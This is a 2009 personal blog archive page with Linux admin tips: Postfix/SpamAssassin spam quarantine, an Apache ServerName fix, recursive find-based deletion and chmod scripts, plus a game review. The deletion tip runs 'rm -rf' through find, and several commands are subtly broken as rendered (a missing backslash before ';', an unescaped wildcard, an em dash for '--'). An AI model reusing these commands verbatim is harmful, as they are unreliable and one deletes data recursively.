flags=Rq user=spamassassin argv=/bin/spamcheck -f ${sender} — ${recipient}[/code]

We’re almost there, just restart postfix and you’re good to go!

[bash]/etc/init.d/postfix restart[/bash]

If you wanna test that out, watch the log while you send emails to your servers

[bash]tail -f /var/log/syslog[/bash]

send a clean mail, make sure that it reaches destination, then send something you know will get flagged as spam and make sure it ends up in /home/spamassasin instead of the intended recipient.

The reason we choose option 1 here is because there’s no point in still relaying a flagged email as it will still clog the recipient’s mailbox. On the other hand we don’t want to just delete it if spamassassin makes a mistake we want to play it safe and keep every emails should something arise, we quarantine the bad ones in /home/spamassassin

Lastly, as long as you have postfix just feeding the emails to a script like we just did, it’s easy to become fancier and do all kinds of processing to the email, on my server I actually call a php script that throws emails in a DB.

I.T., unix / linux ben June 04, 2009

Silly Apache warning

If the following happens to you:

[code]apache2: Could not reliably determine the server’s fully qualified domain name, using 127.0.1.1 for ServerName[/code]

just issue a:

[bash]echo Servername `cat /etc/hostname` >> /etc/apache2/apache2.conf[/bash]

Tested on: Ubuntu server 9.04 32b / Ubuntu 12.04 64b

I.T., unix / linux ben May 27, 2009

recursive name based delete

Here’s a neat little command that will let you delete specified files/directories recursively and based on their names.

Let’s do a dry run first to make sure that the command will go through the right files. Run:

[bash]<code class="plain plain">find <directory_to_start_the_recursion_in> -name <file_name</code>>[/bash]

Keep in mind that if you’re gonna have asterisks (*) in the <file_name> you need to escape them like so:

[bash]find /var/www -name *.jpg[/bash]

make sure that the result only lists the files/directories that you indeed want to obliterate. Then improve that last command by adding:

[bash]find <directory_to_start_the_recursion_in> -name <file_name> -exec rm -rf {} ;[/bash]

Since this is a pretty dangerous command even after a dry run, you can use -ok instead of -exec which will prompt you for approval everytime the command it executed.

[bash]find <directory_to_start_the_recursion_in> -name <file_name> -ok rm -rf {} ;[/bash]

This is of course not limited to rm 🙂

I.T., video games ben May 24, 2009

Killing Floor Review

Left4Dead is far from obsolete but lately I grew a little sick of playing the same maps over and over. The special zombies too are getting kinda old. This is when I came accross Killing Floor. Very little information is currently available about it on the web, a couple of videos on youtube and the official game site.

It’s currently one of the most sold game on Steam showing the strong liking that people are taking with coop massacring of zombies.

killing floor sales

Let’s go straight to the point: the games needs to be polished the fuck out. It’s very bulky, buggy & glitchy but it is built right. The game obviously got released too early and while it seems like the people in charge are proactive about fixing all of that, one can only hope that they’ll keep doing so until they have an acceptable product.

The gameplay is just weird, moving around doesn’t feel right.

The maps aren’t the best but they’re good enough.

The monsters you get to kill are pretty cool.

Graphics aren’t bad at all.

The AI’s not the best too and so repetitiveness becomes an issue early.

The music is really good.

Sound effects on the other hand are awkward.

but really this all needs to be patched like there’s no tomorrow.

I threw a quick video together since as I said earlier, only very little info can currently be found about this game:

It’s for sale for $20 on Steam, I’ve played for about 2 hours and don’t have much more in me. Not really worth it unless you don’t mind throwing money out the window. There used to be a time where games were released as finished products…

I.T., unix / linux ben May 21, 2009

recursive type based chmod

Here’s a cool little script that will recursively chmod, giving a permission based on whether it’s dealing with a file or a directory. This is very convenient when you want to add that +x to directories but not files.

[bash]find $1 -type f -exec chmod $2 {} ;
find $1 -type d -exec chmod $3 {} ;[/bash]

Go ahead and edit /usr/bin/chmod_script, copy paste these 2 lines in there, then issue a chmod 755 /usr/bin/chmod_script as root, that’s it!

Usage syntax is as follows:

[bash]chmod_script <directory_to_start_the_recursion_in> <permissions_for_files> <permissions_for+directories>[/bash]

so if I want to use it on /var/www do:

[code]chmod_script /var/www 644 755[/code]

Enjoy!

Posts pagination

← Previous 1 … 8 9

This blog is solar powered

Interactive

Handwriting Capture
Mandalagaba
IPv6 link-local to MAC converter
IPv6 MAC to link-local converter
Markov Text Generation
Markov Word Generation
Markov Music Generation
Duplogrifier
Flood Fill Algorithms
Homestead Metrics
RGB Playground
Web Games

Categories

  • aesthetics111
    • plots54
    • specular holography6
  • Books3
  • I.T.202
    • 3D modeling / printing21
    • AI6
    • all out geekery36
    • electronics27
    • homestead automation6
    • maniacal paranoia25
    • plotters49
    • unix / linux29
    • video games4
    • web development29
    • web games3
  • Lego / Duplo67
  • life in the U.S.42
  • miscellaneous202
  • nature encounters114
  • old vinyls3
  • organs2
  • self sustainability560
    • agriculture105
    • apiculture38
    • apple20
    • building131
    • canning3
    • crochet6
    • foraging6
    • hunting10
    • maple syrup47
    • poultry39
    • preserving2
    • solar power28
    • water23
    • wood84
  • trip to a new life6
Theme by Bloompixel. Proudly Powered by WordPress